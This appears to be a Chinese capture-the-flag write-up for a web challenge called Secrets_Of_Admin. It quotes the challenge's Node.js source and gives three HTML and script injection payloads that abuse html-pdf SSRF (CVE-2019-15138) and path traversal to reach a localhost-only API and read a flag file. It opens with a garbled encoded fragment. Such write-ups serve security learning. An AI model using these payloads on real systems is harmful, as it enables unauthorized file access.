$9d$y$p$9bY$fe$K$b6$9f$84$z$da$b3$89$98F$9ev$eb0$B$a7Q$mk$60$ee$b8$98$t0$a0$f8$N$a9b$fa$A$da$bb$_0$5e$$
$l$m$bb$9f$e89$aa$cd$Q$r$s$$$d2$v$e6$e6$SU$t$b2$81y$o$fd$f9C$k$g$f9E$f2$Wh$e9H$d9$3a$ceh$U$u$rM$z$fe$G$
9f$d4$ec$A$b3$C$A$A"}}: "x","a":"20000*a"}'
```

web6 Secrets_Of_Admin

考点：SSRF

题目给出了源码。我们可以通过源码可以获得admin的账号和密码。直接登录。

```
let db = new sqlite3.Database('./database.db', (err) => {
    if (err) {
        console.log(err.message)
    } else {
        console.log("Successfully Connected!");
        db.exec(`
        DROP TABLE IF EXISTS users;

    CREATE TABLE IF NOT EXISTS users (
            id          INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
            username    VARCHAR(255) NOT NULL,
            password    VARCHAR(255) NOT NULL
        );

    INSERT INTO users (id, username, password) VALUES (1, 'admin','e365655e013ce7fdbdbf8f27b418c8fe6dc9354dc4c0328fa02b0ea547659645');

    DROP TABLE IF EXISTS files;

    CREATE TABLE IF NOT EXISTS files (
            username    VARCHAR(255) NOT NULL,
            filename    VARCHAR(255) NOT NULL UNIQUE,
            checksum    VARCHAR(255) NOT NULL
        );

    INSERT INTO files (username, filename, checksum) VALUES ('superuser','flag','be5a14a8e504a66979f6938338b0662c');`);
        console.log('Init Finished!')
    }
```

CSDN @小智同学啊

通过分析题目代码可知，我们是admin用户，但是flag文件在superuser用户下，我们需要通过SSRF把superuser账号中的flag文件添加到admin账户中，然后再读取就好。

分析源码发现，在admin路由下面，可以接收content参数，也就是我们登录后的那个输入框的参数。这里对其进行了一系列判断，但是我们可以使用数组进行绕过。

```
router.post('/admin', checkAuth, (req, res, next) => {
    let { content } = req.body;
    if ( content == '' || content.includes('<') || content.includes('>') || content.includes('/') || content.includes('script') || cont
        // even admin can't be trusted right ? :)
        return res.render('admin', { error: 'Forbidden word 🤬'});
    } else {
        let template = `
        <html>
        <meta charset="utf8">
        <title>Create your own pdfs</title>
        <body>
        <h3>${content}</h3>
        </body>
        </html>
        `
        try {
            const filename = `${uuid()}.pdf`
            pdf.create(template, {
                "format": "Letter",
                "orientation": "portrait",
                "border": "0",
                "type": "pdf",
                "renderDelay": 3000,
                "timeout": 5000
            }).toFile(`./files/${filename}`, async (err, _) => {
```

CSDN @小智同学啊

继续分析代码，发现在get文件路由这里会存在一个仅允许127.0.0.1的正则

```
// You can also add file logs here!
router.get('/api/files', async (req, res, next) => {
    if (req.socket.remoteAddress.replace(/^.*:/, '') != '127.0.0.1') {
        return next(createError(401));
    }
    let { username, filename, checksum } = req.query;
```

CSDN @小智同学啊

后面代码显示我们可以任意用户名、文件名、和checknum来往数据库中添加文件。

```
router.get('/api/files', async (req, res, next) => {
    if (req.socket.remoteAddress.replace(/^.*:/, '') != '127.0.0.1') {
        return next(createError(401));
    }
    let { username , filename, checksum } = req.query;
    if (typeof(username) == "string" && typeof(filename) == "string" && typeof(checksum) == "string") {
        try {
            await DB.Create(username, filename, checksum)
            return res.send('Done')
        } catch (err) {
            return res.send('Error!')
        }
    } else {
        return res.send('Parameters error')
    }
```

CSDN @小智同学啊

然后在/api/file/:id路由中可以下载这个文件

```
router.get('/api/files/:id', async (req, res) => {
    let token = req.signedCookies['token']
    if (token && token['username']) {
        if (token.username == 'superuser') {
            return res.send('Superuser is disabled now');
        }
        try {
            let filename = await DB.getFile(token.username, req.params.id)
            if (fs.existsSync(path.join(__dirname , "../files/", filename))){
                return res.send(await readFile(path.join(__dirname , "../files/", filename)));
            } else {
                return res.send('No such file!');
            }
        } catch (err) {
            return res.send('Error!');
        }
    } else {
        return res.redirect('/');
    }
});
```

CSDN @小智同学啊

通过查看getFile方法发现这个id就是checknum参数。

```
static getFile(username: string, checksum: string): Promise<any> {
    return new Promise((resolve, reject) => {
        db.get(`SELECT filename FROM files WHERE username = ? AND checksum = ?`, username, checksum, (err , result ) => {
            if (err) return reject(err);
            resolve(result ? result['filename'] : null);
        })
    })
}
```

CSDN @小智同学啊

至此，代码分析完毕。这里还有个CVE-2019-15138，是说 html-pdf文件可以使用XMLHttpRequest方法来进行读。所以这里的paylaod有下面几种

payload1

用XMLHttpRequest来读

```
content[]=<script>var+ajax+=+new+XMLHttpRequest();ajax.open('GET','http://127.0.0.1:8888/api/files?username=admin&filename=a/../flag&checksum=hezhing');ajax.send();</script>
```

然后访问/api/files/hezhing就可以下载flag文件了。

paylaod2

不用XMLHttpRequest来读，用location.href

```
content[]=<script>location.href="http://127.0.0.1:8888/api/files?
username=admin&filename=../files/flag&checksum=hezhing";</script>
```

访问/api/files/hezhing即可

payload3

不用XMLHttpRequest来读，用img src

```
content[]=a&content[]=<img src="http://127.0.0.1:8888/api/files?
username=admin%26filename=eeee/../flag%26checksum=hezhing">
```

访问/api/files/hezhing就好